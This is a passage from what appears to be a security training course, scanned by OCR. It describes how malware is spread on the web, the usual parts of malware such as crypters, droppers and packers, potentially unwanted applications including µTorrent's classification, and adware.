
Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.



Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches.

  It can take the following forms:

  - Java Applets
  - ActiveX Controls
  - Browser Plug-ins
  - Pushed Content

Potentially Unwanted Application or Applications (PUAs)

- Also known as **grayware** or **junkware**, are potentially harmful applications that may **pose severe risks** to the security and privacy of data stored in the system where they are installed
- Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement
- **Covertly monitor** and **alter** the data or settings in the system, similarly to other malware

Types of PUAs

- Adware
- Torrent
- Marketing
- Cryptomining
- Dialers

Potentially Unwanted Application: µTorrent

- Microsoft and other antimalware products have classified µTorrent, a **popular BitTorrent** client, as malware or a potentially unwanted application (PUA)

Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Types of PUAs

- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.

- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.

Potentially Unwanted Application: µTorrent

Source: *https://www.myce.com*

Microsoft and other antimalware products have classified µTorrent, a popular BitTorrent client, as malware or a potentially unwanted application (PUA). Consequently, the installation of µTorrent is blocked on many computers. Microsoft even lists µTorrent in its malware encyclopedia as PUA:Win32/Utorrent, with the description, "This application was stopped from running on your network because it has a poor reputation. This application can also affect the quality of your computing experience."

Adware

- A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- Consumes additional bandwidth, and **exhausts CPU** resources and memory

Indications of Adware

- **Frequent system lag**
- **Inundated advertisements**
- **Incessant system crash**
- **Disparity in the default browser homepage**
- **Presence of new toolbar or browser add-ons**
- **Slow Internet**

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.


Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware may perform advanced searches on the web or a user's hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.

While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data are collected without the user's permission, the adware is malicious. Such adware is termed spyware and can affect the user's privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.

Indications of Adware

